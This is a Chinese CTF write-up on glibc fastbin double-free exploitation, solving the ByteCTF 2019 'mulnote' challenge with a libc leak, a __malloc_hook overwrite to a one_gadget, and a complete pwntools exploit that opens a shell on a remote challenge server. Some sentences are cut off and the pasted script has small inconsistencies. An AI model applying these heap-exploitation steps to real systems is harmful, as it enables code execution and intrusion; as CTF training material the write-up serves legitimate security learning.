

最近一直在学习堆的利用，我是按照蓝莲花战队队员Atum

的规划路线进行学习的，感觉大佬介绍的方法和路线相当好，让我这个萌新成长了不少。我将继续按照他的这个规划走下去，当然，肯定少不了自己的摸索，毕竟规划只是-

fastbin double free

double free 原理

简单的说，double free

是任意地址写的一种技巧，指堆上的某块内存被释放后，并没有将指向该堆块的指针清零，那么，我们就可以利用程序的其他部分对该内存进行再次的free，有什么用呢？和

为了照顾萌新，我再温习一下基本概念，大佬可以忽视。

malloc_chunk 的源码如下：

```
struct malloc_chunk {  
INTERNAL_SIZE_T prev_size; /*■■■■chunk■■■■*/  
INTERNAL_SIZE_T size;      /*■■■■chunk■■■■*/  
struct malloc_chunk * fd;   /*■■■■■■■■■■chunk*/  
struct malloc_chunk * bk;   /*■■■■■■■■■■chunk*/  
}
```

《glibc内存管理ptmalloc源代码分析.pdf》中要用到的关于fastbin回收机制相关知识点如下：

1.free函数

free()函数free掉chunk时先判断 chunk 的大小和所处的位置，若 chunk_size <= max_fast，并且 chunk 并不位于 heap 的顶部，也就是说并不与 top chunk 相邻，则将 chunk 放到 fast bins 中，chunk 放入到 fast bins 中，释放便结束了，程序从 free()函数中返回。

2.ptmalloc 的响应

判断所需分配chunk的大小是否满足chunk_size <= max_fast (max_fast 默认为 64B)，如果是的话，先尝试在 fast bins 中取一个所需大小的 chunk 分配给用户。

double free 利用思路

fastbin 是 LIFO 的数据结构，使用单向链表实现。根据fastbin 的特性，释放的chunk 会以单向链表的形式回收到fastbin 里面，我们先free同一块chunk 两次，然后malloc

大小一样对的chunk，此时这个内存块还是在fastbin上面的，这时我们就可以肆意修改fd指针了，让它指向我们想指向的地方，然后再进行2次malloc大小一样的堆块，我们

但操作系统有相应的检查，直接free两次是不行的，但根据它检查的特性，我们只要伪造一个chunk

就可以绕过检查，绕过检查的原理如下图所示，菜鸟我画的，请大师傅们别喷哈。参考资料https://blog.csdn.net/zh_explorer/article/details/80307030



Malloc chunk1 , 修改 chunk1 的 fd 指针为我们想要的地方, 比如 put_got 表,



Malloc chunk2--Malloc chunk1--Malloc put_got----->hacking put_got



其中, chunk1 是要double free 的内存块, chunk2 是我们伪造的堆块, 第一个单向链表是进行三次的free后fastbin 链表, 第二个单向链表经过malloc (chunk1的大小), 第三个单向链表经过了三次malloc, 要注意的是每次malloc 都应该要返回相应的chunk才能达到我们的目的, 所以每次malloc 的大小最好是一样的。

实例：ByteCTF 2019 Mulnote

这道题完全是为学习double free 原理提供的, 漏洞清晰, 套路明显。

首先checksec, 开启NX

```

gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE        : disabled
RELRO      : FULL
  
```

题目提供了一个选择栏目

```
28 {
29 LABEL_6:
30 while ( v4 > -855365806 )
31 {
32     if ( v4 <= -25192601 )
33     {
34         if ( v4 != -855365805 )
35         {
36             if ( v4 == -769537096 )
37             {
38                 printf("Welcome to mulnote:\n[C]reate\n[E]dit\n[R]emove\n[S]how\n[Q]uit\n>", v3);
39                 v16 = 0LL;
40                 buf = (const char *)&v16;
41                 v3 = &v16;
42                 read(0, &v16, 0xFuLL);
43                 v12 = (char)v16;
44                 v4 = 674195999;
45                 goto LABEL_54;
46             }
47             goto LABEL_3;
48         }
49         v9 = __OFSUB__(v12, 88);
50         v8 = v12 - 88 < 0;
51         v4 = 250147861;
52         v10 = 1096949021;
53         goto LABEL_74;
54     }
55 }
```

000015B3 main:43 (15B3)

lib1a1fa1 Dec 17 2016 20:53:40 [MSC v.1500 64 bit (AMD64)]

存在double free 漏洞的函数

```
1 void *__fastcall start_routine(void *a1)
2 {
3     free((void *)qword_202020[(_QWORD)a1]);
4     sleep(0xAu);
5     qword_202020[(_QWORD)a1] = 0LL;
6     return 0LL;
7 }
```

思路分析：多线程，存在double free 漏洞，所以可以先申请一个0x80 的chunk0，释放后show（ chunk0），泄露libc 地址，然后利用double free 实现任意地址写，然后修改__malloc_hook 为execue。

1.泄露libc 地址

```
add(0x80, 'abc')
delete(0)
show(0)
p.recvuntil("[*]note[0]:\n")
address = u64(p.recvuntil("\n", drop=True).ljust(8, "\x00"))
print "address:" + hex(address)
```

```
libc_Addr = address-(0x7fff7bb4b78-0x7fff77f0000)
```

这里利用了unsorted bin 的特性泄露libc地址。


2.利用double free,修改__malloc_hook

```
add(0x60, '/bin/sh') #1
add(0x60, '/bin/sh') #2

delete(1)
delete(2)
delete(1)

add(0x60, p64(hackadd)) #3
add(0x60, '/bin/sh\x00') #4
add(0x60, p64(hackadd)) #5
add(0x60, 'a'*0xb+'a'*0x8+p64(one))
```

这里add(0x60,'a'*0xb+'a'*0x8+p64(one)) 的时候要注意调试,因为我们想控制的malloc_hook 的这块内存必须要满足chunk的size域才能成功的malloc,这里需要自己动手去实践,看malloc_hook 函数附件的内存区域是否满足。这里贴出我调试的满足区域。



```
0x7ffff7bb4c60 <main_arena+320>: 0x00007ffff7bb4c48 0x00007ffff7bb4c58
0x7ffff7bb4c70 <main_arena+336>: 0x00007ffff7bb4c58 0x00007ffff7bb4c68
gdb-peda$ x/50xbg 0x7ffff7bb4b10 -0x20-0x3
0x7ffff7bb4aed <_IO_wide_data_0+301>: 0xffff7bb326000000 0x000000000000007f
0x7ffff7bb4afd: 0xffff7875e2000000 0xffff7875a000007f
0x7ffff7bb4b0d <__realloc_hook+5>: 0x000000000000007f 0x0000000000000000
0x7ffff7bb4b1d: 0x0000000000000000 0x0000000000000000
0x7ffff7bb4b2d <main_arena+13>: 0x0000000000000000 0x0000000000000000
0x7ffff7bb4b3d <main_arena+29>: 0x0000000000000000 0x0000000000000000
0x7ffff7bb4b4d <main_arena+45>: 0xffff7bb4aed000000 0x000000000000007f
0x7ffff7bb4b5d <main_arena+61>: 0x0000000000000000 0x0000000000000000
0x7ffff7bb4b6d <main_arena+77>: 0x0000000000000000 0x5555757580000000
0x7ffff7bb4b7d <main_arena+93>: 0x5555757070000055 0xffff7bb4b78000055
0x7ffff7bb4b8d <main_arena+109>: 0xffff7bb4b780007f 0x555575707000007f
```

所以: hackadd = 0x7ffff7bb4b10 - 0x20 - 0x3 = __malloc_hook - 0x20 - 0x3

完整exp:

```
from pwn import*

#p = process("./mulnote")
p = remote("112.126.101.96",9999)

a = ELF("./libc.so")
context.log_level = 'debug'

def add(leng,content):
    p.recvuntil(">")
    p.sendline("C")
    p.recvuntil("size>")
    p.sendline(str(leng))
    p.recvuntil("note>")
    p.sendline(content)
def edit(idx):
    p.recvuntil("[Q]uit\n>")
    p.sendline("C")
    p.recvuntil("index>")
    p.sendline(str(idx))

def delete(idx):
    p.recvuntil("[Q]uit\n>")
    p.sendline("R")
    p.recvuntil("index>")
    p.sendline(str(idx))

def show(idx):
    p.recvuntil("[Q]uit\n>")
```

```
p.sendline("S")

add(0x80,'abc')
#gdb.attach(p,'b *0x55555555558ae')
delete(0)
show(0)
p.recvuntil("[*]note[0]:\n")
address = u64(p.recvuntil("\n",drop=True).ljust(8,"\x00"))
print "address:" + hex(address)

libc_Addr = address-(0x7ffff7bb4b78-0x7ffff7f0000)

__malloc_hook=libc_Addr+a.symbols['__malloc_hook']
system = a.symbols['system'] + libc_Addr
print "system :" + hex(system)
#0x7ffff7835390#\0x45216#0x4526a0xf02a4#0xf1147
one = libc_Addr+0x4526a#0x45216#0x4526a#0xf02a4#0xf1147
hackadd = __malloc_hook-0x20-0x3

add(0x60,'/bin/sh') #1
add(0x60,'/bin/sh') #2

delete(1)
delete(2)
delete(1)

free_got = 0x201f58
bss = 0x202010
add(0x60,p64(hackadd)) #3
add(0x60,'/bin/sh\x00') #4
add(0x60,p64(hackadd )) #5
add(0x60,'a'*0xb+'a'*0x8+p64(one))
#gdb.attach(p)
#add(0x60,'a'*0xb)
p.recvuntil(">")
p.sendline("C")
p.recvuntil("size>")
p.sendline(str(0x60))
p.interactive()
```

学习体会

堆的漏洞利用真的是一门艺术，感觉基础知识比较重要，如果不熟悉相关数据结构，到后续的堆喷和堆风水等内容学习会比较吃力，所以建议真的要好好把基础知识学懂弄通。double free 只是刚刚开始而已，后续还会分享更多精彩内容。题目和学习资料见附件。

glibc内存管理ptmalloc源代码分析4.pdf (2.497 MB) [下载附件](#)

mulnote.zip (0.754 MB) [下载附件](#)

点击收藏 | 1 关注 | 3

[上一篇：Stealing JWTs in ...](#) [下一篇：SSRF在有无回显方面的利用及其思...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)